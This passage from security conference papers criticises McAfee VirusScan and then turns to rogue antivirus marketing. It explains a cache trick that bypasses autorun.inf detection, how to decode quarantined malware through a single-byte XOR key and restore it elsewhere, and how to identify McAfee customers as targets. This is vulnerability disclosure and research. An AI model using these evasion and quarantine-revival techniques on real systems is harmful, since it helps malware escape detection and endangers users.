Let us now explore the "performance vs security" issue. McAfee had made the announcement several months ago. It is now official: the new version of McAfee (VirusScan 8.8) is available[15] since January 22, 2011 for corporate uses. McAfee has mainly concentrated on optimizing the performance with respect to the on-demand scanning but also with respect to its the real-time analysis. If you believe in this marketing ploy, it should actually change our lives with the analysis of hard disks that never ended, the loading time of the engine and signatures to scan a file. In short, a significant advance according to McAfee and to AV benchmarks between that will appear in the coming weeks.

Despite all these new developments, we again see that basic security is still not here. We have done tests with our Conficker autorun.inf files. Even if the files are scanned and while they are not detected -- when they are not named autorun.inf -- McAfee has chosen not to analyze them from the moment they had been "tagged" as being healthy and sound.

Just copy the infected file under a different name (e.g. toto.inf), perform a scan or just wait

[11] http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q2-2010.pdf
[12] http://www.mcafee.com/us/resources/reports/rp-quarterly-threat-q3-2010.pdf
[13] http://www.mcafee.com/us/resources/white-papers/wp-rise-of-autorun-based-malware.pdf
[14] http://blogs.technet.com/b/mmpc/archive/2011/02/08/breaking-up-the-romance-between-malware-and-autorun.aspx
[15] https: / / kc.mcafee.com / resources / sites / MCAFEE / content / live / PRODUCT_DOCUMENTATION/22000/PD22973/en_US/VSE% 208.8% 20 -% 20What's% 20New.pdf

until it is scanned in real time and then rename it to autorun.inf, it will no longer be analyzed until the next update of the signature database. This can pose serious security problem from users' perspective. We have performance but no longer security! Our example is a particular case of what can be called the``autorun.inf detection bug'' but it may happen that other people can find a way to play with the McAfee Antivirus cache as we have done with MITM attacks and cache poisoning attacks.

Wake up! Wake up!

In this section we are now explaining how an attack against McAfee protected systems could easily consists in waking up sleeping virus from their quarantine. The reason lies in the fact that the quarantine algorithm is surprisingly weak and lame.

Depending on the end user's Antivirus configuration, an infected file may be blocked or deleted when the infection occurs or when the antivirus detects the threat during an On-Demand Scan. To avoid any fault detection issues (false positive), McAfee as other Editors move infected files into a quarantine directory. As soon as they are moved, the original file is "encrypted" by McAfee Antivirus product and stored in an undocumented way in order to be used only by Avert Labs for analysis through dedicated McAfee users' support or to avoid any threat infection from quarantine files. A user may choose between:

- Restoring the infected file (to its original location).
- Rescanning the file with new DAT signatures.
- Deleting infected file from the Quarantine.
- Sending the file to the McAfee Labs for further analysis.

Quarantine algorithm

Whenever a suspected threat occurs, McAfee VirusScan product 'encrypts/encodes' the original source and creates also a report file 'details file' with all information that are needed for:

- The Antivirus Quarantine Management (to display threat infection to the user).
- For user in case of restoration.
- Or for McAfee Labs internal analysis whenever it is submitted.




Figure 8 Quarantine GUI from VirusScan

Two files are created on threat occurence:

- Details (Detection time, engine and virus signature, product ID, file. . .
- File0 (the virus)

Information available in the Details file with an EICAR test file

```
[Details]
DetectionName=EICAR test file
DetectionType=6
EngineMajor=5400
EngineMinor=1158
DATMajor=6182
DATMinor=0
DATType=2
ProductID=12072
CreationYear=2010
CreationMonth=11
CreationDay=30
CreationHour=0
CreationMinute=16
CreationSecond=43
TimeZoneName=Paris, Madrid
TimeZoneOffset=-60
NumberOfFiles=1
NumberOfValues=0

[File_0]
ObjectType=5
OriginalName=\\?\C:\LaFouine\eicar.com
WasAdded=0
```

Figure 9 Details file from a BUP Quarantine file

Those two files are not available, as it is been described above. McAfee has chosen to hide them by encoding and compressing them. We are going to explain how it is possible to recover all quarantine files and restore them to a chosen directory and not the original location

as VirusScan proposes to you. It is precisely what a malware could do easily, of course for malicious purposes (e.g. DoS through massive quarantined files reactivation).

Quarantine's encryptions

Despite of some advanced detection features from McAfee's point of view, they have implemented a very simple and basic encryption algorithm to secure virus sample in its quarantine process. The encryption is based on a single XOR with a '6A' key.
But before 'Xoring' Details or file 0 files, we need to extract all files from the BUP file use 7Zip[16] to uncompress the quarantine BUP file.




Figure 10 BUP file contents

In our example, the BUP file is composed of two files (Details & file 0). In a case of multiple threat detections, we can have more than two files (File 0, File 1, File *). It usually applies whenever a specific threat modifies the registry base, in this case VirusScan will put the registry key in a file. Recovering the key is more than easy: just xor the original file and the "encrypted" one and you get the McAfee VirusScan Quarantine Key.

Decrypting BUP contents

We've used the Hexadecimal editor to manipulate the original file Details and modifying it by xoring each byte with the recovered 6A key.

[16] www.7-zip.org




Figure 11 Original Details file




Figure 12 Decrypted Details file

The decrypted file gives all information that is used by McAfee in its Quarantine VirusScan interface (File's name, Database virus signature that has detected the threat, detection time,). Let us see now if the decryption Key works with the File 0 and restore the virus with a different name.




Figure 13 Decrypted File_0

Now, it is possible to save the file and restore it to a directory other than its original. During our test, we kept our Antivirus activated to see if it will be able to detect it.




Figure 14 Restoring Quarantined threat




Figure 15 Restored Eicar file / VirusScan detection

Our restored/saved Eicar sample is detected again by VirusScan, it is a normal result but we could make a Denial of Service Attack by looping our script to fill the whole user's local drive (usually the system drive). In the other side, what happens if the system is managed by McAfee ePolicy Orchestrator? The Antivirus database will be filled by threat events and Administrators will detect alerts as if they were under virus attacks. Finally, a new threat could wake up all local malware by exploiting this attack in order to complicate its detection itself (masquerading its own behaviours).

Magic Lantern reloaded or McAfee's Fascinating Virus Database signature management

We are now going to investigate the way McAfee manage its malware databases and the malware detection patterns. Everything started from a PoC used during the iAWACS 2010 PWN2KILL challenge (iAWACS, 2010) and from the strange recurring behaviour of McAfee detection. This PoC is named ZouAV. Its purpose was intially to demonstrate that it was possible to design Microsoft Office macro viruses that are able to infect mis-configured VirusScan-protected computers (too permissive exclusions).

ZouAV is in fact a Trojan horse generated from the Metasploit framework. ZouAV code has been never released before the challenge (which occurred on May 8th, 2010 in Paris). After it, the code has just been communicated to the French CERT-A (which is part of the Prime Minister Office dedicated to the National Computer Security). The first detection[17] by McAfee occurred in February 2nd, 2010 with the DAT5849 under the malware name "Downloader-CCK".

We then submitted the same binary file of ZouAV to McAfee's detection for different DAT files. We obtained the following and surprising results:

- ZouAV code is no longer detected in DAT5980 (May 3rd, 2010).
- From DAT5980 to DAT6002, no détection
- Detection again with DAT6003 but under the new name "Generic.dx!swz"[18]
- When submitting the same code to VirusTotal analysis, McAfee detect it immediately but under a third name "Swrort.a"[19]. This detection is confirmed with DAT6035.

What to think from these strange results: one malware and three different alerts? Let us now perform detection pattern extraction for each of this database. We use the black-box technique presented in (Filiol, 2006). Here are the results (ZouAV code size is 37887 bytes):

- DAT5902. Detection pattern size 28. Pattern byte indices (in ZouAV code) 0, 1, 60, 224, 225, 228, 229, 230, 244, 246, 257, 305, 309, 489, 493, 508, 511, 512, 513, 514, 515, 516, 517, 529, 569, 605, 628, 631. Detection name: Downloader-CCK
- From DAT5980 to DAT 6002. No détection
- DAT6003. Detection pattern size: 29,013 bytes. Detection name: 'Generic.dx!swz'.
- DAT6035. Detection pattern size: 6,300 bytes. Detection name : 'Swrort.a'.
- DAT6176. No detection while the three previous detection names are still recorded in the DAT as shown in Figures below (except Downloader.CCK which has been renamed as 'Downloader-CCK!a'). Let us note that the name extraction from DATs has been performed by McAfee tools: it consists in using the VirusScan Command line tool with the /VIRLIST argument. Very strangely, if we perform a command-line detection (not very easy for end-users with technical background) with default arguments, then the ZouAV file is detected as 'Swort.a'

[17] http://vil.nai.com/vil/content/v 251957.htm
[18] http://vil.nai.com/vil/content/v 267642.htm
[19] http://vil.nai.com/vil/content/v 267753.htm




Figure 16 Virus name extraction from McAfee DAT6176 (extract)

- McAfee Antivirus 2011 (full version) does no longer detect the ZouAV binary

The black box extraction clearly confirms that the same code has been produced in McAfee viral database, three different entries with three different signatures (detection patterns).

Figure 17 ZouAV detection by McAfee command line scanner

Results' Discussion

For fairness purposes, we have performed the same detection experiments using VirusTotal. Our file has been successfully detected by most of the antivirus products (except McAfee and a few famous other ones).

Then we have contacted and sent the ZouAV file to McAfee technical support. They did not wish to confirm and explain those issues and these strange results. Except that a few days later, the next McAfee's DAT (DAT 6003) released worldwide was indeed able to detect the ZouAV file (but still undetectable with their last antivirus version – Corporate and public)
From a more general point of view, how many malware are concerned with the same situation (one file detected as many names and patterns)? Is it an intended situation and management or just a bug and a worrying inability to manage things thoroughly and seriously? It is clear that

the marketing message hammered to users by McAfee and others about '60 000'[20] new malware per day must be tampered. But how many in reality?

Magic Lantern reloaded and other avatars (e.g. LOPPSI2)

When considering this intended or not issues, it sheds a new light on the way security or police forces – or worse, bad guys – could exploit them. Instead of using and installing real bugs or spying software – which could betray police actions and thus incriminate their implications – it is far more interesting to use the fact that a given Trojan horse is temporarily removed from a series of viral databases. Somehow it would be like using 'Malware off-the-shelf' (MOTS).

It is a well-known fact that cybercriminals are very well organized and that they are able to adapt very quickly. Let us imagine that a mafia group intends to seize control over a target company. Using a – modified or not – Trojan horse which is out-of-scope of the antivirus for a few weeks, enable to mount an economic intelligence operation very easily. It is also possible to spy any personality with power: company CEOs, journalists, union leaders, decision-makers . . . without forensics capability who is really behind the attack – contrary to the potential risk with respect to an on-purpose, homemade malware.
The question is: how easy it is possible to identify companies or targets which uses McAfee (or any particular AV software)? Very easy indeed! Even if antivirus vendors guarantee the confidentiality of their clients, it is nonetheless very easy to get that information. Aside our "friend" Google and any classical intelligence tool and trick, using the simple customers' support webpage can provide a lot of information about a possible target. To do that it just suffices to look for the way McAfee's clients (from simple home users to big companies) are sending collected data during any malware incident. A simple search on Google ('Upload McAfee file') enables to get a lot of data and information[21]

For example, in the following example:

/incoming/jdoe/1-212345678

It shows that jdoe is the user name. During a few minutes search, we managed to find a lot of McAfee's clients through simple Google requests: Dell, Generali, Logica, PWC, UBS, Adobe, Laposte, HSBC, IBM, HP, Renault, Thales, Total. . .

Conclusion

In this paper we have shown that we must be very careful with McAfee's marketing arguments and probably a few other AV vendors. Antivirus software is a huge world market place with a lot of money to make. If the threat is indeed real, we must maybe ask ourselves whether it is not exaggerated. Building a security policy with respect to malware attacks is difficult and requires a lot of confidence in the actors who are supposed to protect us. Users to their broadest definition are not just blind and mute consumers that have just to pay. It is

[20] http://blogs.mcafee.com/mcafee-labs/malware-at-midyear-a-summary; http://blogs.mcafee.com/mcafee-labs/i-say-we-are-detecting-between-400-000-and-10-000-000-malware
[21] https://kc.mcafee.com/corporate/index?page=content&id=KB50534

probably time to create an independent (European) agency whose role would be to record any different malware and verify some of the marketing claims.

The second point is that any weakness and attempt 'to play' with security will be inevitably exploited by bad guys. When considering Magic Lantern-like projects, the only problem is now to have a good definition of what is a bad guy.

Bibliography

Filiol E. (2006), Malware Pattern Scanning Schemes Secure against Black-box Analysis. In: *Proceedings of the 15th EICAR Conference*. The extended version has been published in *Journal in Computer Virology*, EICAR 2006 Special Issue, Vol. 2, Nr. 1, pp. 35-50.

Security Software & Rogue Economics: New Technology or New Marketing?

David Harley CITP FBCS CISSP
ESET North America

About Author

David Harley CITP FBCS CISSP is CEO of security consultancy Small Blue-Green World and Senior Research Fellow at antivirus company ESET LLC. He also runs the Mac Virus web site, and is Chief Operations Office at AVIEN. He has been working in anti-malware research for over 20 years. He has authored, edited and otherwise contributed to over a dozen books on security, including «Viruses Revealed» and the «AVIEN Malware Defense Guide» as well as far too many articles and papers.

His previous roles included systems and network administration and support at what is now Cancer Research UK, management of the UK National Health Service's Threat Assessment Centre, and NHS messaging security.

He has been obsessed with psychosocial aspects of security, testing and evaluation since the early 1990s, and currently serves on the Board of Directors at AMTSO. He spends his barely-existent free time on photography, country walking, and the guitar.

Contact Details: Cyber Threat Analysis Center, ESET LLC, 610 West Ash Street, Suite 1900, San Diego, CA 92101, USA; phone +1-619-204-6461, e-mail david.harley@eset.com

Keywords

Free AV, Rogue AV, Rogue Applications, Social Engineering, User Behaviour, Behaviour Analysis, Criminal Behaviour, Rogue Services, Product Evaluation, User Psychology, Marketing, Multi-Disciplinary Teams, Support Scams, Sales, Support

Security Software & Rogue Economics: New Technology or New Marketing?

Abstract

A highlight of the 2009 Virus Bulletin Conference was a panel session on "Free AV vs paid-for AV; Rogue AVs", chaired by Paul Ducklin. As the title indicates, the discussion was clearly divided into two loosely related topics, but it was perhaps the first indication of a dawning awareness that the security industry has a problem that is only now being acknowledged.

Why is it so hard for the general public to distinguish between the legitimate AV marketing model and the rogue marketing approach used by rogue (fake) security software? Is it because the purveyors of rogue services are so fiendishly clever? Is it simply because the public is dumb? Is it, as many journalists would claim, the difficulty of discriminating between "legitimate" and criminal flavours of FUD (Fear, Uncertainty, and Doubt)? Is the AV marketing model fundamentally flawed? In any case, the security industry needs to do a better job of explaining its business models in a way that clarifies the differences between real and fake anti-malware, and the way in which marketing models follow product architecture.

This doesn't just mean declining to mimic rogue AV marketing techniques, bad though they are for the industry and for the consumer: it's an educational initiative, and it involves educating the business user, the end-user, and the people who market and sell products. A security solution is far more than a scanner: it's a whole process that ranges from technical research and development, through marketing and sales, to post-sales support. But so is a security threat, and rogue applications involve a wide range of skills: not just the technical range associated with a Stuxnet-like, multi-disciplinary tiger team, but the broad skills ranging from development to search engine optimization, to the psychologies of evaluation and ergonomics, to identity and brand theft, to call centre operations that are hard to tell apart from legitimate support schemes, for the technically unsophisticated customer. A complex problem requires a complex and comprehensive solution, incorporating techniques and technologies that take into account the vulnerabilities inherent in the behaviour of criminals, end-users and even prospective customers, rather than focusing entirely on technologies for the detection of malicious binaries.

This paper contrasts existing malicious and legitimate technology and marketing, but also looks at ways in which holistic integration of multi-layered security packages might truly reduce the impact of the current wave of fake applications and services.

Introduction

"How much should we say at this point?" "I don't think it matters. We've never been able to protect ourselves from idle speculation." (Mankel, 1997)

A highlight of the 2009 Virus Bulletin Conference was a panel session on "Free AV vs paid-for AV; Rogue AVs" (Virus Bulletin, 2009).As the title indicates, the discussion was clearly divided into two loosely related topics. In fact, the connection between the two is less tenuous than it might seem, and the anti-malware industry will, sooner or later, have to come to terms with that fact rather more frankly than it has up to now.

The continued success of rogue marketing in its various forms and in various marketplaces convincingly demonstrates that the internet community continues to find it difficult to distinguish between legitimate marketing – also described by some outside the industry as FUD (Fear, Uncertainty, Doubt) marketing – and the "rogue" marketing approach used by fake AV. (Not for nothing is it often referred to as scareware.)

Rogue Mail

Why is it so hard? Is it because the purveyors of rogue services are so fiendishly clever? Diabolical criminal masterminds, like computer superbugs, are as scarce in real life as they're common in popular culture. For every Moriarty (Wikipedia, 2011a), Karla (Wikipedia, 2010) or Blofeld (Wikipedia, 2011b), there are multitudes of workaday criminals who make a living through the application of their practical knowledge of what makes a victim tick to social engineering, or through their ability to produce malicious code which is good enough to survive long enough to ensnare some victims before detection. And lower on the food chain, there are even more skiddies (Wikipedia, 2011c) and wannabe hackers who may get lucky.

Dumb and Dumber

So is it simply because the public is dumb? The psychology of victimology (Wikipedia, 2011d) and social engineering (Harley, 2008) is, perhaps, rather too broad and too far out of scope for this paper, but the mechanisms exploited by cybercriminals owe more to the "madness of crowds" (Mackay, 1841) and illustrate a failure of crowd intelligence (Wikipedia, 2011e) rather than "the wisdom of crowds" (Surowiecki, 2004). Not that this necessarily invalidates Surowiecki's central hypothesis: it's perfectly possible to argue that susceptibility to malicious social engineering, especially in a poorly understood field like malware and anti-malware, is a likely consequence of a problem with one or more of the key criteria that characterize a "wise crowd":

- Diversity of opinion
- Independence of opinion
- Specialization, access to local knowledge
- A mechanism for aggregating independent opinion into a collective decision.

Discussion

Many pundits would claim that the central issue here is the difficulty of discriminating between "legitimate" and criminal flavours of FUD (Fear, Uncertainty, Doubt), though this could very easily be viewed as a special case of the criteria problem outlined above.

Fear Pressure, Peer Pressure

In a very broad sense, of course, most marketing is based on the "fear" of the consequences of failing to respond to sales pressure, which itself is likely to exploit other pressures such as peer pressure. So we buy iGadgets in order to avoid appearing "uncool", medical insurance in order to avoid unnecessary pain or death, security software so as to escape the impact of destructive Trojans, or leakage of our sensitive personal or financial data. The border between advertising (or marketing, sales or PR) and social engineering (in the sense of the malicious psychological manipulation that is normally characterized by the term nowadays, rather than the more general sense in which it is used in social and political science (Harley, 1998) is sometimes very fuzzy indeed. Does this mean, then, that the AV marketing model is fundamentally flawed in that no-one would buy it if they weren't frightened of the consequences of infection by malware? If that's not the case, how is the security industry to explain its business models in a way that clarifies the differences between real and fake anti-malware, and the way in which marketing models follow product architecture?

If rogue AV marketing mimics the techniques used in legitimate marketing of legitimate security products, then it can't be enough for legitimate companies to decline to follow Rosenberger's

"suggestion" (Rosenberger, 2010) that they might mimic rogue AV marketing techniques, bad though such techniques are for the industry and for the consumer.

The situation calls for an educational initiative, an exercise in social engineering (in a non-pejorative sense) on a grand scale, and it involves educating the business user, the end-user, and the people who market and sell products.

A security solution is far more than a scanner: it's a whole process that ranges from technical research and development, through marketing and sales, to post-sales support. But so is a security threat, and rogue applications involve a wide range of skills: not just the technical range associated with a Stuxnet-like, multi-disciplinary tiger team, but the broad skills ranging from development to search engine optimization, to the psychologies of evaluation and ergonomics, to identity and brand theft, to call centre operations that are hard to tell apart from legitimate support schemes, for the technically unsophisticated customer. A complex problem requires a complex and comprehensive solution, incorporating techniques and technologies that take into account the vulnerabilities inherent in the behaviour of criminals, end-users and even prospective customers, rather than focusing entirely on technologies for the detection of malicious binaries.

How Free is Free?

Free antivirus is not automatically considered a Bad Thing (Wikipedia, 2011f) by the security industry, even by those of us who earn their living from that industry and therefore need products that generate a revenue stream. In fact, free versions of commercial products do have a significant marketing function, as well as benefiting the user community (Mac Virus, 2010). This is the case whether they're free-for-personal-use scanners with limited functionality and support, or online scanners that give instant access to an up-to-date engine (again, with limited functionality and support), or fully-featured evaluation copies.

